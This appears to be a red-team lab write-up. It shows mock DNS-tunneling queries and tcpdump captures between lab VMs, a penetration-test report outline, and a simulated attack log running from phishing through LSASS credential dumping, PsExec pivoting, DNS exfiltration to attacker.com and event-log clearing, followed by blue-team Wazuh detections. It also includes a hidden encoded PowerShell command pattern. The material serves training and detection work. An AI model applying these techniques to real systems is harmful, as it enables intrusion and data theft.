

Tools: Mimikatz, Exfilttool.

Tasks: Dump credentials, exfiltrate data.

Credential Dump: Run Mimikatz in a Windows VM to extract hashes.







Exfiltration: Use DNS tunneling for mock data: verify.

Here we are using 2 VM's one for Attacker VM and one for Defender VM.

Attacker VM- 192.168.186.130

Defender VM-192.168.186.132

(a) Single query with junk payload:

```
root@kali: /home/kali/Desktop
Session Actions Edit View Help
root@kali)~[/home/kali/Desktop]
# vim /etc/hosts
root@kali)~[/home/kali/Desktop]
# dig verylongmockpayload1234567890.example.com TXT

; <<>> DiG 9.20.11-4+b1-Debian <<>> verylongmockpayload1234567890.example.com TXT
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NXDOMAIN, id: 22670
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags;; MBZ: 0x0005, udp: 1280
;; QUESTION SECTION:
;verylongmockpayload1234567890.example.com. IN TXT

;; AUTHORITY SECTION:
example.com.      5      IN      SOA     ns.icann.org. noc.dns.icann.org. 2025082221 7200 3600 1209600 3600

;; Query time: 236 msec
;; SERVER: 192.168.186.2#53(192.168.186.2) (UDP)
;; WHEN: Thu Sep 04 06:43:36 EDT 2025
;; MSG SIZE rcvd: 126

root@kali)~[/home/kali/Desktop]
#
```

(b) Loop of random queries:

```
root@kali: /home/kali/Desktop
Session Actions Edit View Help
root@kali)~[/home/kali/Desktop]
# for i in {1..20}; do
dig $(head /dev/urandom | tr -dc A-Za-z0-9 | head -c 50).example.com TXT
done

; <<>> DiG 9.20.11-4+b1-Debian <<>> jN1AH1GJc0sNkF03m5jItc08fG12FGtqWctHzI6DMqwVXPKNdU.example.com TXT
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NXDOMAIN, id: 8011
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags;; MBZ: 0x0005, udp: 1280
;; QUESTION SECTION:
;jN1AH1GJc0sNkF03m5jItc08fG12FGtqWctHzI6DMqwVXPKNdU.example.com. IN TXT

;; AUTHORITY SECTION:
example.com.      5      IN      SOA     ns.icann.org. noc.dns.icann.org. 2025082221 7200 3600 1209600 3600

;; Query time: 244 msec
;; SERVER: 192.168.186.2#53(192.168.186.2) (UDP)
;; WHEN: Thu Sep 04 06:48:29 EDT 2025
;; MSG SIZE rcvd: 147

; <<>> DiG 9.20.11-4+b1-Debian <<>> H7eMekgUZ1cy2R1J4sooe08MQaE62rbYvN5Voyoaf4JuWsLjwd.example.com TXT
;; global options: +cmd
;; Got answer:
```

(c) Capture Traffic by using tcpdump

```
root@kali: /home/kali/Desktop
Session Actions Edit View Help

root@kali:~/Desktop
# sudo tcpdump -i eth0 port 53 -n

tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
09:05:00.910403 IP 192.168.186.130.53078 > 192.168.186.2.53: 64030+ A? contile.services.mozilla.com. (46)
09:05:00.911395 IP 192.168.186.130.53078 > 192.168.186.2.53: 22810+ AAAA? contile.services.mozilla.com. (46)
09:05:01.124395 IP 192.168.186.2.53 > 192.168.186.130.53078: 64030 1/0/0 A 34.36.137.203 (62)
09:05:01.127009 IP 192.168.186.2.53 > 192.168.186.130.53078: 22810 0/1/0 (127)
09:05:03.549612 IP 192.168.186.130.37027 > 192.168.186.2.53: 57573+ A? content-signature-2.cdn.mozilla.net. (53)
09:05:03.549747 IP 192.168.186.130.37027 > 192.168.186.2.53: 39145+ AAAA? content-signature-2.cdn.mozilla.net. (53)
09:05:03.595368 IP 192.168.186.2.53 > 192.168.186.130.37027: 39145 2/0/0 CNAME content-signature-chains.prod.autograph.services.mozaws.net.,
AAAA 2600:1901:0:92a9:: (151)
09:05:03.648262 IP 192.168.186.2.53 > 192.168.186.130.37027: 57573 2/0/0 CNAME content-signature-chains.prod.autograph.services.mozaws.net.,
A 34.160.144.191 (139)
09:05:06.711849 IP 192.168.186.130.35274 > 192.168.186.2.53: 52581+ A? safebrowsing.googleapis.com. (45)
09:05:06.712553 IP 192.168.186.130.35274 > 192.168.186.2.53: 58982+ AAAA? safebrowsing.googleapis.com. (45)
09:05:06.758763 IP 192.168.186.2.53 > 192.168.186.130.35274: 58982 1/0/0 AAAA 2404:6800:4002:81f::200a (73)
09:05:06.771422 IP 192.168.186.2.53 > 192.168.186.130.35274: 52581 1/0/0 A 172.217.26.42 (61)
09:05:07.057120 IP 192.168.186.130.49849 > 192.168.186.2.53: 49424+ A? o.pki.goog. (28)
09:05:07.057476 IP 192.168.186.130.49849 > 192.168.186.2.53: 25367+ AAAA? o.pki.goog. (28)
09:05:07.060325 IP 192.168.186.130.59586 > 192.168.186.2.53: 4291+ A? push.services.mozilla.com. (43)
09:05:07.060482 IP 192.168.186.130.59586 > 192.168.186.2.53: 11215+ AAAA? push.services.mozilla.com. (43)
09:05:07.129791 IP 192.168.186.2.53 > 192.168.186.130.49849: 49424 2/0/0 CNAME pki-goog.l.google.com., A 142.251.223.131 (79)
09:05:07.131082 IP 192.168.186.2.53 > 192.168.186.130.49849: 25367 2/0/0 CNAME pki-goog.l.google.com., AAAA 2404:6800:4002:81f::2003 (91)
09:05:07.135435 IP 192.168.186.2.53 > 192.168.186.130.59586: 11215 0/1/0 (124)
09:05:07.145548 IP 192.168.186.2.53 > 192.168.186.130.59586: 4291 1/0/0 A 34.107.243.93 (59)
09:05:07.951294 IP 192.168.186.130.43317 > 192.168.186.2.53: 48092+ A? firefox.settings.services.mozilla.com. (55)
09:05:07.951654 IP 192.168.186.130.43317 > 192.168.186.2.53: 55257+ AAAA? firefox.settings.services.mozilla.com. (55)

09:05:07.057476 IP 192.168.186.130.49849 > 192.168.186.2.53: 25367+ AAAA? o.pki.goog. (28)
09:05:07.060325 IP 192.168.186.130.59586 > 192.168.186.2.53: 4291+ A? push.services.mozilla.com. (43)
09:05:07.060482 IP 192.168.186.130.59586 > 192.168.186.2.53: 11215+ AAAA? push.services.mozilla.com. (43)
09:05:07.129791 IP 192.168.186.2.53 > 192.168.186.130.49849: 49424 2/0/0 CNAME pki-goog.l.google.com., A 142.251.223.131 (79)
09:05:07.131082 IP 192.168.186.2.53 > 192.168.186.130.49849: 25367 2/0/0 CNAME pki-goog.l.google.com., AAAA 2404:6800:4002:81f::2003 (91)
09:05:07.135435 IP 192.168.186.2.53 > 192.168.186.130.59586: 11215 0/1/0 (124)
09:05:07.145548 IP 192.168.186.2.53 > 192.168.186.130.59586: 4291 1/0/0 A 34.107.243.93 (59)
09:05:07.951294 IP 192.168.186.130.43317 > 192.168.186.2.53: 48092+ A? firefox.settings.services.mozilla.com. (55)
09:05:07.951654 IP 192.168.186.130.43317 > 192.168.186.2.53: 55257+ AAAA? firefox.settings.services.mozilla.com. (55)
09:05:08.007432 IP 192.168.186.2.53 > 192.168.186.130.43317: 55257 2/0/0 CNAME mozilla.map.fastly.net., AAAA 2a04:4e42:31::347 (119)
09:05:09.338242 IP 192.168.186.130.35533 > 192.168.186.2.53: 29161+ A? www.exploit-db.com. (36)
09:05:09.338649 IP 192.168.186.130.35533 > 192.168.186.2.53: 63214+ AAAA? www.exploit-db.com. (36)
09:05:09.377141 IP 192.168.186.2.53 > 192.168.186.130.35533: 29161 1/0/0 A 192.124.249.13 (52)
09:05:09.396899 IP 192.168.186.2.53 > 192.168.186.130.35533: 63214 0/1/0 (96)
09:05:10.661110 IP 192.168.186.130.58333 > 192.168.186.2.53: 29445+ A? ocsf.starfieldtech.com. (40)
09:05:10.661243 IP 192.168.186.130.58333 > 192.168.186.2.53: 63257+ AAAA? ocsf.starfieldtech.com. (40)
09:05:10.698688 IP 192.168.186.2.53 > 192.168.186.130.58333: 29445 6/0/0 CNAME ocsf.starfieldtech.com.akadns.net., A 192.124.249.24, A 192.124.249.22, A 192.124.249.36, A 192.124.249.23, A 192.124.249.41 (161)
09:05:10.704820 IP 192.168.186.2.53 > 192.168.186.130.58333: 63257 1/1/0 CNAME ocsf.starfieldtech.com.akadns.net. (144)
09:05:11.375038 IP 192.168.186.130.41076 > 192.168.186.2.53: 20306+ A? example.org. (29)
09:05:11.378116 IP 192.168.186.130.59679 > 192.168.186.2.53: 5495+ A? example.org. (29)
09:05:11.378271 IP 192.168.186.130.59679 > 192.168.186.2.53: 49419+ AAAA? example.org. (29)
09:05:11.392566 IP 192.168.186.130.45020 > 192.168.186.2.53: 27979+ A? ipv4only.arpa. (31)
09:05:11.392712 IP 192.168.186.130.45020 > 192.168.186.2.53: 52055+ AAAA? ipv4only.arpa. (31)
09:05:11.393217 IP 192.168.186.130.51509 > 192.168.186.2.53: 30339+ A? detectportal.firefox.com. (42)
09:05:11.493441 IP 192.168.186.2.53 > 192.168.186.130.59679: 49419 4/0/0 AAAA 2600:1408:ec00:36::1736:7f2f, AAAA 2600:1406:5e00:6::17ce:bc29, AAAA 2600:1406:5e00:6::17ce:bc3c, AAAA 2600:1408:ec00:36::1736:7f2e (141)
09:05:11.493448 IP 192.168.186.2.53 > 192.168.186.130.41076: 20306 4/0/0 A 23.220.75.238, A 23.215.0.132, A 23.215.0.133, A 23.220.75.235 (93)
```

```
root@kali: /home/kali/Desktop

Session  Actions  Edit  View  Help

09:05:11.493450 IP 192.168.186.2.53 > 192.168.186.130.59679: 5495 4/0/0 A 23.215.0.132, A 23.215.0.133, A 23.220.75.235, A 23.220.75.238 (93)
09:05:11.493451 IP 192.168.186.2.53 > 192.168.186.130.45020: 27979 2/0/0 A 192.0.0.170, A 192.0.0.171 (63)
09:05:11.493453 IP 192.168.186.2.53 > 192.168.186.130.45020: 52055 0/1/0 (88)
09:05:11.493455 IP 192.168.186.2.53 > 192.168.186.130.51509: 30339 3/0/0 CNAME detectportal.prod.mozaws.net., CNAME prod.detectportal.prod.c
loudops.mozgcp.net., A 34.107.221.82 (153)
09:05:11.494970 IP 192.168.186.130.45648 > 192.168.186.2.53: 7973+ A? detectportal.firefox.com. (42)
09:05:11.495110 IP 192.168.186.130.45648 > 192.168.186.2.53: 16938+ AAAA? detectportal.firefox.com. (42)
09:05:11.505137 IP 192.168.186.2.53 > 192.168.186.130.45648: 7973 3/0/0 CNAME detectportal.prod.mozaws.net., CNAME prod.detectportal.prod.c
loudops.mozgcp.net., A 34.107.221.82 (156)
09:05:11.511625 IP 192.168.186.2.53 > 192.168.186.130.45648: 16938 3/0/0 CNAME detectportal.prod.mozaws.net., CNAME prod.detectportal.prod.c
loudops.mozgcp.net., AAAA 2600:1901:0:38d7:: (165)
09:05:12.198252 IP 192.168.186.130.43533 > 192.168.186.2.53: 40667+ A? shavar.services.mozilla.com. (45)
09:05:12.198349 IP 192.168.186.130.43533 > 192.168.186.2.53: 51160+ AAAA? shavar.services.mozilla.com. (45)
09:05:12.250967 IP 192.168.186.2.53 > 192.168.186.130.43533: 51160 1/1/0 CNAME shavar.prod.mozaws.net. (163)
09:05:12.263404 IP 192.168.186.2.53 > 192.168.186.130.43533: 40667 4/0/0 CNAME shavar.prod.mozaws.net., A 50.112.195.32, A 52.42.156.88, A 5
4.245.187.94 (129)
09:05:22.382622 IP 192.168.186.130.41970 > 192.168.186.2.53: 15429+ A? normandy.cdn.mozilla.net. (42)
09:05:22.383714 IP 192.168.186.130.41970 > 192.168.186.2.53: 14657+ AAAA? normandy.cdn.mozilla.net. (42)
09:05:22.399223 IP 192.168.186.130.52213 > 192.168.186.2.53: 25118+ A? services.addons.mozilla.org. (45)
09:05:22.399376 IP 192.168.186.130.52213 > 192.168.186.2.53: 28955+ AAAA? services.addons.mozilla.org. (45)
09:05:22.603906 IP 192.168.186.2.53 > 192.168.186.130.41970: 14657 1/1/0 CNAME normandy.tombstone.experimentier.prod.webservices.mozgcp.net.
(205)
09:05:22.605690 IP 192.168.186.2.53 > 192.168.186.130.41970: 15429 2/0/0 CNAME normandy.tombstone.experimentier.prod.webservices.mozgcp.net.,
A 34.49.51.44 (128)
09:05:22.611172 IP 192.168.186.2.53 > 192.168.186.130.52213: 25118 4/0/0 A 151.101.193.91, A 151.101.65.91, A 151.101.129.91, A 151.101.1.91
(109)
09:05:22.614828 IP 192.168.186.2.53 > 192.168.186.130.52213: 28955 4/0/0 AAAA 2a04:4e42:200::347, AAAA 2a04:4e42:400::347, AAAA 2a04:4e42::3
47, AAAA 2a04:4e42:600::347 (157)
09:05:22.805939 IP 192.168.186.130.43278 > 192.168.186.2.53: 60874+ A? aus5.mozilla.org. (34)
09:05:22.806117 IP 192.168.186.130.43278 > 192.168.186.2.53: 22990+ AAAA? aus5.mozilla.org. (34)
09:05:22.826972 IP 192.168.186.130.50912 > 192.168.186.2.53: 31868+ A? classify-client.services.mozilla.com. (54)
09:05:22.827139 IP 192.168.186.130.50912 > 192.168.186.2.53: 64368+ AAAA? classify-client.services.mozilla.com. (54)
09:05:22.874884 IP 192.168.186.2.53 > 192.168.186.130.43278: 60874 3/0/0 CNAME balrog-aus5.r53-2.services.mozilla.com., CNAME prod.balrog.pr
od.cloudops.mozgcp.net., A 35.244.181.201 (152)
09:05:22.877073 IP 192.168.186.2.53 > 192.168.186.130.43278: 22990 3/0/0 CNAME balrog-aus5.r53-2.services.mozilla.com., CNAME prod.balrog.pr
od.cloudops.mozgcp.net., AAAA 2600:1901:0:5133:: (164)
09:05:22.881595 IP 192.168.186.2.53 > 192.168.186.130.50912: 64368 1/1/0 CNAME prod.classify-client.prod.webservices.mozgcp.net. (206)
09:05:22.891525 IP 192.168.186.2.53 > 192.168.186.130.50912: 31868 2/0/0 CNAME prod.classify-client.prod.webservices.mozgcp.net., A 35.190.7
2.216 (132)
09:05:23.020596 IP 192.168.186.130.41131 > 192.168.186.2.53: 3933+ A? ocsdp.digicert.com. (35)
09:05:23.020791 IP 192.168.186.130.41131 > 192.168.186.2.53: 50264+ AAAA? ocsdp.digicert.com. (35)
09:05:23.057887 IP 192.168.186.2.53 > 192.168.186.130.41131: 3933 4/0/0 CNAME ocsdp.edge.digicert.com., CNAME cac-ocsdp.digicert.com.edgekey.n
et., CNAME e3913.cd.akamaiedge.net., A 23.58.31.18 (156)
09:05:23.061060 IP 192.168.186.2.53 > 192.168.186.130.41131: 50264 3/1/0 CNAME ocsdp.edge.digicert.com., CNAME cac-ocsdp.digicert.com.edgekey.
net., CNAME e3913.cd.akamaiedge.net. (199)
09:10:06.178965 IP 192.168.186.130.60049 > 192.168.186.2.53: 25836+ A? contile.services.mozilla.com. (46)
09:10:06.179359 IP 192.168.186.130.60049 > 192.168.186.2.53: 10473+ AAAA? contile.services.mozilla.com. (46)
09:10:06.191856 IP 192.168.186.2.53 > 192.168.186.130.60049: 25836 1/0/0 A 34.36.137.203 (62)
09:10:06.192665 IP 192.168.186.2.53 > 192.168.186.130.60049: 10473 0/0/0 (46)
09:10:08.189908 IP 192.168.186.130.43334 > 192.168.186.2.53: 34431+ A? firefox.settings.services.mozilla.com. (55)
09:10:08.217489 IP 192.168.186.2.53 > 192.168.186.130.43334: 34431 2/0/0 CNAME mozilla.map.fastly.net., A 151.101.209.91 (107)
09:10:08.579669 IP 192.168.186.130.41145 > 192.168.186.2.53: 59019+ A? content-signature-2.cdn.mozilla.net. (53)
09:10:08.606053 IP 192.168.186.2.53 > 192.168.186.130.41145: 59019 2/0/0 CNAME content-signature-chains.prod.autograph.services.mozaws.net.,
A 34.160.144.191 (139)
```

8. Red Team Report Creation

Tools: Google Docs, Draw.io.

Tasks: Document a simulated engagement.

Report Draft: Write report (recon to exfil) in Google Docs:

(a) Executive Summary-

Trying to collect as much info as possible about the target like foothold on the system with internal network and move sideways. We can achieve this by using different-2 tools.

Like below-

(a1) Reconnaissance (Information Gathering)

Goal: Collect as much info as possible about the target.

- **Passive Recon:**
 - WHOIS, DNS lookups, Google dorking, OSINT (e.g., Shodan, social media).
 - Example tools: theHarvester, Maltego, Recon-ng.
- **Active Recon:**
 - Port scanning, banner grabbing, service enumeration.
 - Example tools: nmap, netcat, enum4linux.

(a2) Initial Access / Exploitation

Goal: Gain a foothold on the system.

- Exploit vulnerable services (e.g., outdated web server, buffer overflow).
- Use phishing/malware payloads for social engineering.
- Tools: Metasploit, crafted exploits custom payloads.

(a3) Internal Recon & Lateral Movement

Goal: Map the internal network and move sideways.

- Enumerate AD, shares, databases, mail servers.
- Pivot using compromised hosts.
- Tools: BloodHound, crackmapexec, psexec, ssh.

(b) Findings

(b1) Reconnaissance Findings

- **Exposed subdomain:** test.dev.company.com running outdated Apache 2.4.29.
- **WHOIS data leakage:** Contact email and phone numbers of IT staff publicly available.
- **Shodan exposure:** VPN gateway with weak cipher suites (SSLv3 enabled).
- **Open ports detected:**
 - 22 (SSH), 80 (HTTP), 445 (SMB)

(b2) Exploitation Findings

- SMB service vulnerable to EternalBlue (MS17-010). Exploit successful → remote code execution.
- Web application vulnerable to SQL Injection (/login endpoint). Extracted DB user credentials.
- Weak password policy: Account testuser:test123 discovered via password spraying.

(b3) Lateral Movement Findings

- Domain enumeration showed 250+ Active Directory users.
- Found network share \\fileserver\finance with Everyone:Full Control.
- Pivoted into HR subnet via RDP using reused credentials.

(c) Recommendations

(c1) Reconnaissance – Recommendations

- Implement external attack surface monitoring (ASM) to identify exposed domains, services, and certificates.
- Use WHOIS privacy protection to limit OSINT exposure.
- Remove outdated systems from public access (e.g., old Apache builds).
- Apply network segmentation & firewalls to restrict unnecessary open ports.


(c2) Exploitation – Recommendations

- Patch known vulnerabilities (e.g., MS17-010 / EternalBlue, SQL injection issues).
- Implement Web Application Firewall (WAF) to block common exploit attempts.
- Enforce strong password policies (length + complexity) and enable account lockout.
- Conduct regular vulnerability scanning and penetration testing to identify misconfigurations.

(c3) Lateral Movement – Recommendations

- Implement network segmentation (limit SMB, RDP across segments).
- Use firewall rules to restrict lateral movement between VLANs.
- Monitor for abnormal enumeration tools (BloodHound, crackmapexec).
- Deploy honeytokens/honeypots to detect suspicious lateral activity.

(d) Attack Flowchart: Diagram with Draw.io (Recon → Initial Access → Exploitation → Lateral Movement → Exfiltration)



9. Capstone Project: Full Red Team Engagement

Tools: Kali Linux, Metasploit, Covenant, Google Docs.

Tasks: Simulate breach from recon to exfil, report.

Simulation: Recon, gain access via phishing, exploit, move laterally, exfil. Log:

(a) Simulated Attack Log Example

[2025-09-05 10:05:22] [INFO] Recon initiated: OSINT scan on target domain company.local
[2025-09-05 10:06:11] [INFO] Subdomain discovered: mail.company.local (Exchange OWA)
[2025-09-05 10:07:45] [INFO] Port scan on 10.0.1.23 → Open: 80 (HTTP), 443 (HTTPS), 445 (SMB)

[2025-09-05 10:15:09] [ACTION] Phishing email sent to hr@company.local with malicious attachment
[2025-09-05 10:15:35] [EVENT] User opened attachment → payload executed
[2025-09-05 10:15:37] [SUCCESS] Reverse shell established from HR-PC01 (10.0.1.23) → attacker C2

[2025-09-05 10:20:14] [INFO] Exploitation attempt: privilege escalation with token impersonation
[2025-09-05 10:20:18] [SUCCESS] SYSTEM privileges obtained on HR-PC01

[2025-09-05 10:25:02] [INFO] Lateral movement initiated: Credential dump from LSASS
[2025-09-05 10:25:30] [EVENT] Extracted credentials for svc-backup@company.local
[2025-09-05 10:26:11] [ACTION] PsExec used to pivot into FINANCE-SRV01 (10.0.2.15)
[2025-09-05 10:26:42] [SUCCESS] Domain Admin rights confirmed on FINANCE-SRV01

[2025-09-05 10:32:25] [INFO] Data staging: Compressing \\FINANCE-SRV01\share\Finance_Reports_2024.xlsx
[2025-09-05 10:33:05] [INFO] Payload prepared: finance_data.zip (220 MB)
[2025-09-05 10:34:47] [ACTION] Exfiltration via DNS tunneling → attacker.com
[2025-09-05 10:36:09] [SUCCESS] Exfiltration complete, 220 MB received by attacker C2

[2025-09-05 10:37:55] [INFO] Covering tracks: Cleared Windows Security Event Logs on HR-PC01
[2025-09-05 10:38:12] [SUCCESS] Attack chain complete (Recon → Phish → Exploit → Lateral → Exfil)

(b Blue Team Analysis: Review Wazuh logs post-exploit to identify detection points. Log:

2025-09-05 09:06:33 wazuh-manager->sysmon

```
{"rule":{"id":"61604","level":5,"description":"Nmap port scan detected"},"agent":{"id":"001","name":"HR-PC01"},"data":{"srcip":"10.0.1.50","dstip":"10.0.1.23","program":"nmap"}}
```

2025-09-05 09:16:12 wazuh-manager->windows

```
{"rule":{"id":"18107","level":7,"description":"Suspicious PowerShell execution"},"agent":{"id":"001","name":"HR-PC01"},"data":{"commandLine":"powershell -nop -w hidden -enc ..."}}
```

2025-09-05 09:20:03 wazuh-manager->sysmon

```
{"rule":{"id":"18108","level":10,"description":"Privilege escalation via token impersonation"},"agent":{"id":"001","name":"HR-PC01"},"data":{"process":"token_imp.exe","user":"hruser"}}
```

2025-09-05 09:26:11 wazuh-manager->windows

```
{"rule":{"id":"18105","level":9,"description":"LSASS memory dump attempt"},"agent":{"id":"002","name":"FINANCE-SRV01"},"data":{"process":"procdump.exe","target":"lsass.exe"}}
```

2025-09-05 09:27:30 wazuh-manager->windows

```
{"rule":{"id":"18112","level":8,"description":"PsExec remote execution detected"},"agent":{"id":"002","name":"FINANCE-SRV01"},"data":{"srcip":"10.0.1.23","dstip":"10.0.2.15"}}
```

2025-09-05 09:36:10 wazuh-manager->network

```
{"rule":{"id":"62007","level":9,"description":"Unusual DNS tunneling activity"},"agent":{"id":"002","name":"FINANCE-SRV01"},"data":{"query":"random123.attacker.com","volume":"200MB"}}
```

2025-09-05 09:38:15 wazuh-manager->windows

```
{"rule":{"id":"18500","level":6,"description":"Event log cleared"},"agent":{"id":"001","name":"HR-PC01"},"data":{"event":"Security Event Log Cleared","user":"SYSTEM"}}
```

Blue Team Analysis (Detection Points)

1. **Recon** → Wazuh triggered Nmap port scan detected.
 - Early network probing visible.
 - Could have alerted SOC to external recon.
2. **Initial Access (Phish/PowerShell payload)** → Suspicious PowerShell execution.
 - Encoded PowerShell with -nop -w hidden -enc flagged.
3. **Exploitation (Privilege Escalation)** → Token impersonation detected.
 - Alert on process attempting to elevate via stolen token.
4. **Credential Dumping** → LSASS memory dump attempt.
 - Defender can see procdump.exe targeting LSASS.
5. **Lateral Movement** → PsExec remote execution detected.
 - Identifies pivot from HR workstation to Finance server.
6. **Exfiltration** → Unusual DNS tunneling activity.
 - Large outbound DNS queries to attacker domain flagged.
7. **Covering Tracks** → Event log cleared.
 - Immediate indicator of malicious cleanup.

(c) Evasion Test: Bypass mock AV with obfuscated payload.

(c1) Use benign payloads that trigger AV/SIEM rules

powershell.exe -nop -w hidden -enc <Base64 string for 'whoami'>

(c2) You can inject custom log events to mimic an AV evasion attempt:

```
2025-09-05 11:22:13 wazuh-manager->sysmon
{"rule":{"id":"18109","level":8,"description":"Suspicious obfuscated PowerShell command detected"},
"agent":{"id":"001","name":"HR-PC01"},
"data":{"commandLine":"powershell.exe -nop -w hidden -enc JAB..." }}
```

Deliverable: Evasion Test Report (Mock)

- **Attack Goal:** Deliver obfuscated payload to bypass AV.
- **Execution:** Base64 PowerShell launched from phishing attachment.
- **Detection Point:** Wazuh rule 18109 (encoded PowerShell).
- **Result:** AV did not fully block, but SIEM alerted.
- **Blue Team Action:** Contain host HR-PC01, investigate Outlook attachment, reset compromised user creds.

(d) Reporting: Write 200-word report in Google Docs:

Executive Summary

